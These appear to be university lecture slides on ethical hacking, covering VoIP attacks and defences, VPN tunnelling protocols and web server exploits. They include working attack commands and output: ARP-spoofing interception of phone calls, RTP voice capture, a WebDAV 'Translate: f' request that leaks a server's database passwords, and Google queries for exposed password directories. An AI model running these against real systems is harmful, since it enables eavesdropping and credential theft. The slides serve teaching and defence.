
VoIP: Other Protocols

- Real-Time Transport Protocol (RTP) transports encoded voice traffic
- Real-Time Control Protocol (RTCP):
 - Provides call statistics like delay, packet loss, jitter etc
 - Controls information for the RTP flow
 - Used to monitor data distribution and adjust quality of service (QoS) parameters

VoIP v/s Traditional Voice Networks


- One major difference between traditional voice networks using a PBX and a VoIP setup:
 - In the case of VoIP, the RTP stream doesn't have to cross any voice infrastructure device and it is exchanged directly between the endpoints (i.e. RTP is phone-to-phone)
- VoIP setups are prone to a wide number of attacks, mainly due to the fact that they expose a large number of interfaces and protocols to the end user

SIP Proxy Server



- SIP brings together the ‘building blocks’ needed to make VoIP calls and forms a connection between endpoints enabling voice and video data transmission among connected parties.
- SIP proxy receives and processes SIP requests from a redirect server or software. (Like when you type in the domain name of a web page or want to open a file).
- SIP proxy server allows to send and receive voice calls, instant messaging, video conferencing and load balancing.

SIP Proxy Server



- SIP server is an important part of any PBX (private branch exchange) network.
- It is a facilitator of all elements which make up communications between two or more endpoints.
- Once a communication session ends, the SIP server ensures that the line is clear and ready for next call or message.
- It creates a connection between two networks when two or more people want to communicate.
- Once the connection establishes, the server takes action like placing a caller on hold or transferring them to another extension.
- Once a call is complete, SIP server ensures that the session ends correctly.

SIP Scanning

- SIP scanning refers to the discovery process of SIP proxies and other SIP devices.
 - SiVuS is a general purpose SIP hacking tool for Windows and Linux SiVuS can perform SIP scanning via its point-and-click GUI
- SIPVicious: Python based command-line SIP tool suite.
 - sipvicious.org/
 - svmap.py tool within the SIPVicious suite is a SIP scanner specifically for identifying SIP systems within a provided network range
- Refer: <https://www rtcsec com> or sipvicious.org/
 - Navigate to site

Hacking TFTP Server for VoIP Info

- SIP phones use a TFTP server to retrieve their configuration settings during boot up process.
 - **TFTP Server** is a simple file transfer machine (typically for boot-loading remote devices).
 - Trivial File Transfer Protocol is a protocol for exchanging files between two TCP/IP machines
- TFTP server can be located on network (nmap –sU –p <IP Range>) and then attempt to guess the configuration file's name.
- A list of common filenames is available on internet (hackingvoip.com/tools/tftp_bruteforce.txt).
- Configuration files contain information such as usernames and passwords for administrative functions.
 - For Cisco IP Phones, the configuration files for an extension can be downloaded by accessing SEP[macaddress].cnf.xml from the TFTP server.
- TFTP server address, MAC address and network settings for a phone can be obtained by:
 - Sniffing/Scanning the network and reviewing the web server on an IP phone
 - Walking up to the phone and viewing the network settings under the menu option when physical access is available

Enumerating VoIP Users

- Information useful for an attacker is VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones and user extensions
- Assuming that IP address of devices (phone or server) is known
 - Smap scans a single IP or subnet of IP addresses for SIP enabled devices

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.6
smap 0.6.0 <hs@123.org> http://www.wormulon.net/
192.168.1.6: ICMP reachable, SIP enabled
best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
  User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78
1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

- SIP server responds differently to valid and invalid users
- By observing SIP server response, one can build a list of valid users
- Refer: <https://www.exploit-db.com/docs/english/18136-paper-enumerating-and-breaking-voip.pdf>

CISCO IP Phone Boot Process

- CISCO IP Phones are factory programmed with a unique MAC address and firmware.
- During the provisioning process, the MAC address of the phone is added to the Cisco Unified Communications Manager's (CUCM) database and assigned an extension number along with user details.
- Sequence of boot process for a Cisco IP Phone is as under:
 - IP Phone sends a Cisco Discovery Protocol (CDP) Voice VLAN Query request.
 - A Cisco networking device in the range responds with the Voice VLAN info.
 - IP Phone reconfigures its Ethernet port to tag all traffic with the received VVLAN ID (VVID)
 - IP Phone sends a DHCP request with Option 55 – Parameter Request List, requesting Option 150 – TFTP Server Address.
 - Some vendors use the generic Option 66; Avaya uses Option 176; Nortel uses Option 191.

CISCO IP Phone Boot Process

- The sequence of boot process for a Cisco IP Phone is as under:
 - DHCP server is configured to respond with Option 150 specifying the TFTP server address
 - In cases where DHCP is not set, the phone uses a default TFTP server set at the time of provisioning.
 - IP Phone connects to the TFTP server and downloads the certificate trust list (CTL), initial trust list (ITL) file, and the phone-specific configuration file SEP-<macaddress>.cnf.xml.
 - Configuration file contains all the settings needed to register the phone with the call server (Settings include call server addresses, directory information URL etc)
 - Attacks rely on manipulating the boot process/TFTP interception.

CISCO User enumeration

- When the phone receives the initial configuration via TFTP, it contains an URL for directory lookup.
- This XML element is for
`<directoryURL>http://<CallManageIP>:8080/ccmcip/xmldirectory.jsp</director`
- Directory Services application provides an input page to enter search information and returns an XML dataset (`<CiscoIPPhoneDirectory>`) containing the directory information
- Cisco IP Phones have a built-in basic web browser to display this parsed directory information.
- Automated Corporate Enumerator (ACE) tool (ucsniiff.sourceforge.net/ace.html) can find the TFTP configuration for a phone, extract the above URL, and dump all the entries in the corporate directory

Interception Attack

- Use ARP spoofing to create an intercept point
- VoIP traffic is carried on a dedicated VLAN
- On the interception server, turn on routing, allow the traffic, turn off ICMP redirects, and then re-increment the TTL using iptables

```
# echo 1 > /proc/sys/net/ipv4/ip_forward  
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT  
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects  
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

- Use dsniff's arpspoof or arp-sk to corrupt the client's ARP cache.
- Access the VoIP data stream using a sniffer is available now.

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

Interception Attack

- Attacker usage eth0 interface to sniff traffic

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

Interception Attack

- Now, Phone_A thinks that Phone_B is at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

- Now the same attack against Phone_B in order to sniff the return traffic

```
--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

```
TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

Interception Attack

- Phone_B thinks that Phone_A is also at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

- Now that the environment is ready, Bad_guy can start to sniff the UDP traffic

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Interception Attack

- In most cases the UDP traffic generated by phones is an RTP stream.
- It's easy to identify the local ports (27182 and 19560: ref previous slide).
- SIP exchanges can be tracked and port information extracted from Media Port field in the Media Description section.
- Once the RTP stream has been identified, next step is to identify the codec that has been used to encode the voice.
- Codec is in Payload Type (PT) field in the UDP stream or in the Media Format field in the SIP exchange that identifies the format of the data transported by RTP.
 - When bandwidth is not an issue, IP Phones use the toll quality G.711 voice codec, also known as Pulse Code Modulation (PCM).
 - When bandwidth is a premium, the G.729 codec is used to optimize bandwidth at the expense of voice quality

Interception Attack

- vomit (<http://vomit.xtdnet.nl>) enables to convert the conversation from G.711 to WAV based on a tcpdump output file.
- The following command plays the converted output stream on the speakers using waveplay:

```
$ vomit -r sniff.tcpdump | waveplay -S8000 -B16 -C1
```

- Scapy (secdev.org/projects/scapy) can sniff live traffic (from eth0), and scapy decodes the RTP stream (G.711) from/to the phone at 192.168.1.1 and feeds the voice over two streams that it regulates to soxmix, which, in turn, plays it on the speakers:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

VoIP Hacking Types

- **Unauthorised use:**
 - Hackers can use hacked phone system to use robocalling and auto-dialling software.
 - People who answer the phone will hear a pre-recorded message asking them to do something—such as enter their credit card number to “confirm their account.”
- **Toll fraud:**
 - Hackers can make international calls from hacked phone.
 - Toll charges for these long-distance calls can be expensive.
- **Caller Id spoofing:**
 - Caller ID isn't always a reliable way to verify the person calling.
 - Hackers can use fake caller IDs in coordination with another attack, like social engineering.
- **Eavesdropping:**
 - Eavesdropping allows hackers to collect information about a business *and* its customers.
 - They can access every interaction the business has had including employee voice mails.
- **Social engineering:**
 - Hackers try to build relationships with their victims so they think it's a genuine call, but it's not.
 - Caller is a hacker impersonating someone else to trick the called party into handing over sensitive information.

Defenses for VoIP Systems

- Choose right VoIP provider
- Control administrator access
- Enable Network Address Translation (NAT)
- Use VPN and enable end point filtering
- Disable VoIP web interface
- Monitor your call and access logs
- Keep strong passwords
- Use two factor authentication
- Create cyber security awareness in your team
- Have a mobile device policy
- Create an incident response plan to handle VoIP hacking incidents

VoIP Provider Evaluation


- Check accreditations like HIPPA, HITRUST etc
- Intrusion prevention systems used
- Call encryption facility and technology used
- Update to VoIP firmware
- VoIP call limit options



VPN

VPN Server

- VPN gives online privacy and anonymity by creating a private network from a public internet connection.
- VPNs mask your internet protocol (IP) address so your online actions are virtually untraceable.
- VPN services establish secure and encrypted connections to provide greater privacy than even a secured Wi-Fi hotspot.



- VPN Video: <https://www.techradar.com/vpn/vpn-tunnels-explained-how-to-keep-your-internet-data-secure?jwsource=cl>

Why VPN Server?

- Surfing the web or transacting on an unsecured Wi-Fi network exposes private information and browsing habits.
 - VPN is a must for online security and privacy.
 - Unless one is logged into a private Wi-Fi network that requires a password, any data transmitted during online session could be vulnerable to eavesdropping by strangers using the same network.
 - Encryption and anonymity provided by a VPN helps protect online activities: sending emails, shopping online, or paying bills.
 - VPNs also help keep web browsing anonymous.
-

How does VPN Server Work?

- VPN creates a data tunnel between local network and an exit node in another location, which could be thousands of miles away.
- VPN uses encryption to scramble data when it's sent over a Wi-Fi network.
 - Encryption makes the data unreadable.
 - Data security is critical when using a public Wi-Fi network, because it prevents anyone else on the network from eavesdropping on private internet transactions.
- Without a VPN, internet service provider can know entire browsing history.
 - With a VPN, individual's search history is hidden.
 - That's because web activity will be associated with the VPN server's IP address, not individual's.
 - A VPN service provider may have servers all over the world.
 - This makes the search activity appear to originate at any one of them.
 - Search engines track search history, but they'll associate that information with an IP address of the VPN server – individual's online activity remains private.

Types of Tunnelling?

- Point to Point Tunnelling Protocol (PPTP):
 - One of the oldest protocols for VPN (Microsoft developed for W-95)
 - Encrypts data in packets and sends them through a tunnel it creates over network connection.
 - Easiest protocols to configure, requiring only a username, password, and server address to connect to the server.
 - Fastest VPN protocols because of low encryption level.
 - Low level of encryption makes it the least secure protocols.
- Layer 2 Tunnelling Protocol (L2TP/IPSec):
 - Used in conjunction with Internet Protocol Security (IPSec) to create a more secure tunnelling protocol than PPTP.
 - L2TP encapsulates the data, but isn't adequately encrypted until IPSec wraps the data again with its own encryption to create two layers of encryption, securing the confidentiality of the data packets going through the tunnel.

Types of Tunnelling?

- Layer 2 Tunnelling Protocol (L2TP/IPSec):
 - L2TP/IPSec provides AES-256 bit encryption, one of the most advanced encryption standards.
 - Double encapsulation makes highly secure but a little slower than PPTP.
 - It struggle with bypassing restrictive firewalls because it uses fixed ports, making VPN connections with L2TP easier to block.
- Secure Socket Tunnelling Protocol (SSTP):
 - Transports internet data through the Secure Sockets Layer or SSL
 - Supported on Windows
 - SSL provides internet data going through SSTP very secure
 - No fixed Port so it is less likely to be blocked by firewalls than L2TP
 - SSL can be used in conjunction with Transport Layer Security (TLS) on web browsers to add a layer to create a secure connection between devices.

Types of Tunnelling?

- OpenVPN:
 - OpenVPN a relatively recent open source tunnelling protocol that uses AES 256-bit encryption to protect data packets.
 - Because the protocol is open source, the code is vetted thoroughly and regularly by the security community, who are constantly looking for potential security flaws.
 - Protocol is supported by Windows, Mac, Android, and iOS
 - Third-party software is required to set up the protocol and the protocol can be hard to configure.
 - Once configured, OpenVPN provides a wide range of strong cryptographic algorithms that will allow users to keep their internet data secure and to even bypass firewalls at fast connection speeds.

What does VPN Hide?

- Browsing history
- IP address and location
- Private devices
- Web activity – maintains internet freedom
- Protects against identity theft

Demo

- How to crack SIP authentication and listen to VOIP calls
<https://www.youtube.com/watch?v=9yS7mr977so>
- VOIP call capture and replay by Wireshark
<https://www.youtube.com/watch?v=uZI9ZnKRudg>
- Other related videos by David Bombal



Thank You




BITS Pilani
Pilani Campus



BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 11 (Remote Connectivity)

Agenda

-
- Exploiting Web servers
 - Vulnerabilities of Microsoft IIS/ASP/.Net
 - LAMP (Linux, Apache, MySQL, PHP)
 - IBM Websphere



Web Server Exploits

Examples of Exploits

- Two of most devastating internet worms in history, Code Red and Nimda, both exploited vulnerabilities of Microsoft IIS web server.
- **Code Red** was a computer worm observed on the Internet on July 15, 2001. It attacked computers running Microsoft's IIS web server.
 - It contains the text string "Hacked by Chinese!", which is displayed on web pages that the worm defaces.
 - It is also one of the few worms able to run entirely in memory, leaving no files on the hard drive or any other permanent storage (although some variants did).
 - Allow an attacker, from a remote location, to gain full system level access to any server that is running a default installation of Windows NT 4.0, Windows 2000, or Windows XP and using the Microsoft Internet Information Services (IIS) Web server software.

Examples of Exploits

- First appearing on September 18, 2001, Nimda is a computer virus that caused traffic slowdowns as it rippled across the Internet, spreading through four different methods, infecting computers containing Microsoft's Web server, Internet Information Server (IIS), and computer users who opened an e-mail attachment.
- Nimda's payload appears to be the traffic slowdown itself - that is, it does not appear to destroy files or cause harm other than the considerable time that may be lost to the slowing or loss of traffic known as denial-of-service and the restoring of infected systems
- Its name (backwards for "admin") refers to an "admin.dll" file that, when run, continues to propagate the virus.

Web Server Vulnerabilities

- Sample files
- Source code disclosure
- Canonicalization
- Server extensions
- Input validation (buffer overflow, SQL injection etc)
- Denial of Service
- All cause by incorrect configuration management

Sample Files

- Vendors provide sample scripts and code snippets to demonstrate product features
- If poorly configured, these can leave holes in security
- Microsoft IIS4.0 came with two default files ‘showcode.asp’ and ‘codebrews.asp’
 - These files could be accessed by a remote attacker and could reveal the contents of just about every other file on the server
- Sample files MUST be removed from production servers

Source Code Disclosure

- Source code disclosure attacks allow a malicious user to view the source code of confidential application files on a vulnerable web server.
- Under certain conditions, the attacker can combine this with other techniques to view important protected files such as /etc/passwd, global.asa etc
- Some of source code disclosure vulnerabilities include the IIS +.htr vulnerability and similar issues with Apache Tomcat and BEA WebLogic related to appending special characters to requests for Java Server Pages (JSP)
- These vulnerabilities have been fixed but new code/scripts should be thoroughly checked

Canonicalization

- Computer and network resources can be addressed using more than one representation.
 - For example, the file C:\text.txt may also be accessed by the syntax ..\text.txt or \\computer\C\$\text.txt.
- The process of resolving a resource to a standard (canonical) name is called canonicalization.
- Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks
- The ASP::\$DATA vulnerability in Microsoft's IIS was one of the first canonicalization issues publicized in a major web platform
 - this vulnerability allows the attacker to download the source code of Active Server Pages (ASP) rather than having them rendered dynamically by the IIS ASP engine

Canonicalization

- Other most recognizable IIS canonicalization vulnerabilities are the Unicode/Double Decode vulnerabilities
-

Server Extensions

- A web server provides a minimum of functionality
- Additional whiz-bang is provided by extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching etc.
- Extensions may have vulnerabilities:
 - Microsoft Indexing extension had buffer overflows
 - Microsoft Internet Printing Protocol (IPP) had buffer overflow attacks in IIS5
 - Web Distributed Authoring and Versioning (WebDAV)
 - Secure Sockets Layer (SSL) of Apache's mod_ssl had buffer overflow
 - Netscape Network Security Services Library Suite had vulnerabilities
- Microsoft WebDAV ‘Translate: f’ problem causes the web server to fork execution over to a vulnerable addon library when an unexpected input is sent.

Server Extensions

- Translate: f vulnerability:
 - Send a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files.
 - These files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables etc
 - Malformed request causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine.
 - GET Command

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

Output Returned

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcdb6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Server Extensions

- Reason for Translate: f vulnerability:
 - Arises from an issue with WebDAV, which is implemented in IIS as an ISAPI filter called httpext.dll
 - Filter interprets web requests before the core IISengine does.
 - Translate: f header signals the WebDAV filter to handle the request but the trailing backslash confuses the filter resulting in direct sending of the request to the underlying OS.
 - Windows 2000 returns the file to the attacker's system rather than executing it on the server.

Buffer Overflow

- Buffer overflows provides ability to execute arbitrary commands on the victim machine, typically with very high privilege levels.
- Dr. Mudge's 1995 paper "How to Write Buffer Overflows" (insecure.org/stf/mudge_buffer_overflow_tutorial.html) is an excellent reference
- Aleph One's 1996 article "Smashing the Stack for Fun and Profit," published in Phrack Magazine, Volume 49 (phrack.com), is a paper detailing how simple the process is for overflowing a buffer.
- Buffer overflows types:
 - Stack based
 - Heap based

Buffer Overflow

- IIS HTR Chunked Encoding Transfer Heap Overflow vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1.
 - Leads to remote denial of service or remote code execution at the IWAM_MACHINENAME privilege level
- IIS ASP Stack Overflow vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0.
 - Allows an attacker to place files on the web server to execute arbitrary machine code in the context of the web server software.
 - Refer exploit details at <https://www.exploit-db.com/exploits/15167>
- IIS buffer overflows in the add-on Indexing Service extension (idq.dll)
 - Could be exploited by sending .ida or .idq requests to a vulnerable server
 - Resulted in the infamous Code Red worm (securityfocus.com/bid/2880).
- Apache mod_rewrite vulnerability affects all versions Apache 2.2.0 and results in remote code execution in the web server context.
- Apache_mod_ssl vulnerability (Slapper worm) affects all versions up to Apache 2.0.40 and results in remote code execution at the super-user level



Web Server Vulnerability Scanners

- There are multiple tools available. Nikto and Nessus are two popular tools.
- Nikto
 - Performs comprehensive tests against web servers for multiple known web server vulnerabilities.
 - Can be downloaded from <http://www.cirt.net/nikto2>
- Nessus
 - Network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software
 - Can be downloaded from [nessus.org/products/nessus/](https://www.nmap.org/nessus/)

Web Application Hacking

- Web application hacking refers to attacks on applications.
- Finding vulnerabilities with Google.com:
 - To find unprotected admin, password and mail directories

```
"Index of /admin"  
"Index of /password"  
"Index of /mail"  
"Index of /" +banques +filetype:xls (for France)  
"Index of /" +passwd"Index of /" password.txt
```

- To find other useful information

Search Query	Possible Result
inurl:mrtg	MRTG traffic analysis page for websites
filetype:config web global.asax index	.NET web.config files global.asax or global.asa files
inurl:exchange inurl:finduser inurl:root	Improperly configured Outlook Web Access (OWA) servers

Web Crawling

- Web crawling tools gather information about web sites like:
 - Static and dynamic pages
 - Include and other support files
 - Source code
 - Server response headers
 - Cookies
- Wget:
 - Free software package for retrieving files using the common Internet protocols: HTTP, HTTPS, and FTP
 - Non-interactive command-line tool which can be called from scripts, cron jobs, and terminals
- HTTrack/WinHTTrack:
 - A free cross-platform website copier - downloads websites and FTP sites for later offline viewing, editing, and browsing
 - Command-line version for scripting and an easy-to-use graphical interface

Microsoft IIS Vulnerabilities (1)

- HTTP request smuggling in Microsoft IIS (Jul-20)
 - Allows remote attacker to perform HTTP request smuggling attack
 - The vulnerability exists due to the way that HTTP proxies (front-end) and web servers (back-end) that do not strictly adhere to RFC standards handle sequences of HTTP requests received from multiple sources
